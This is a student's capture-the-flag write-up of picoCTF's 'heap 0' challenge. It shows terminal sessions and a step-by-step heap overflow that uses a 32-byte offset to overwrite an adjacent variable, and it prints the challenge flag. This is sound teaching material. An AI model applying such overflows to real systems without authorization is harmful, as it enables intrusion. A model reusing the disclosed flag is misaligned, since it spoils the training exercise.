
JASMINE C. OMANDAM

picoCTF - picoGym Challenges



heap 0

Easy · Binary Exploitation · picoCTF 2024 · browser_webshell_solvable · heap

AUTHOR: ABRXS, PR1OR1TYQ

Description

Are overflows just a stack concern?

Download the binary here.

Download the source here.

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is: NOT_RUNNING

Launch Instance

Hints ?


1

35,815 users solved


92% Liked

picoCTF{FLAG}


Submit Flag



```
urjasmine-picoctf@webshell:~$ nc tethys.picoctf.net 51623

Welcome to heap0!
I put my data on the heap so it should be safe from any tampering.
Since my data isn't on the stack I'll even let you write whatever info you want to the heap, I already took care of using malloc for you.

Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x6284ba8652b0  ->   pico
+-------------+----------------+
[*]   0x6284ba8652d0  ->   bico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 2
Data for buffer: AAAAAApico

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 4
Looks like everything is still secure!

No flage for you :(

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit
```



```
Enter your choice: 1
Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x6284ba8652b0  ->   AAAAAApico
+-------------+----------------+
[*]   0x6284ba8652d0  ->   bico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 2
Data for buffer: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApico

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 1
Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x6284ba8652b0  ->   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApico
+-------------+----------------+
[*]   0x6284ba8652d0  ->   pico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confident it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 4

YOU WIN
picoCTF{my_first_heap_overflow_0c473fe8}
```



```
YOU WIN
picoCTF{my_first_heap_overflow_0c473fe8}
```

Write-Up: HEAP 0

When I started the heap0 challenge, the program displayed two variables allocated on the heap. One was my writable buffer, and the other was safe_var. The objective became clear after observing the menu: if safe_var contained the string "pico", the program would print the flag. Initially, safe_var was set to "bico", so the goal was to overwrite it using a heap overflow vulnerability.

Step 1: Exploring the Heap

I first printed the heap state and saw:

0x...52b0 -> pico
0x...52d0 -> bico

I noticed that the addresses were very close to each other. Calculating the difference:

0x52d0 - 0x52b0 = 0x20 = 32 bytes

This meant that safe_var was located exactly 32 bytes after my buffer in memory. That suggested that if I wrote more than 32 bytes into my buffer, I could overflow into safe_var.

Step 2: First Attempts

I initially tried shorter payloads like:

AAAAAApico

After printing the heap again, I saw that only my buffer changed, while safe_var remained "bico". This confirmed that the input was not long enough to reach the adjacent heap chunk.

Step 3: Adjusting the Offset

Since the memory difference was 32 bytes, I crafted a payload with exactly 32 padding characters before "pico":

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApico

This consisted of:

- 32 As

- Followed by "pico"

Step 4: Successful Overwrite

After submitting the payload and printing the heap again, the result showed:

```
0x...52b0  -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApico
0x...52d0  -> pico
```

This confirmed that the overflow successfully modified safe_var from "bico" to "pico".

Step 5: Printing the Flag

With safe_var overwritten correctly, I selected option 4. The program responded:

```
YOU WIN
picoCTF{my_first_heap_overflow_0c473fe8}
```

Reflection

As a student, this challenge strengthened my understanding of how heap memory works. Before solving it, I thought heap vulnerabilities were more complicated, but this showed me that careful observation and simple arithmetic can reveal everything needed for exploitation. Calculating the exact 32-byte offset made the attack precise rather than random. One of the main challenges I faced was understanding why my first payload did not work. At first, I assumed that simply adding "pico" after a few characters would overwrite safe_var. However, when I checked the heap state again, safe_var remained unchanged. That made me realize that exploitation is not about guessing   it requires precise calculation.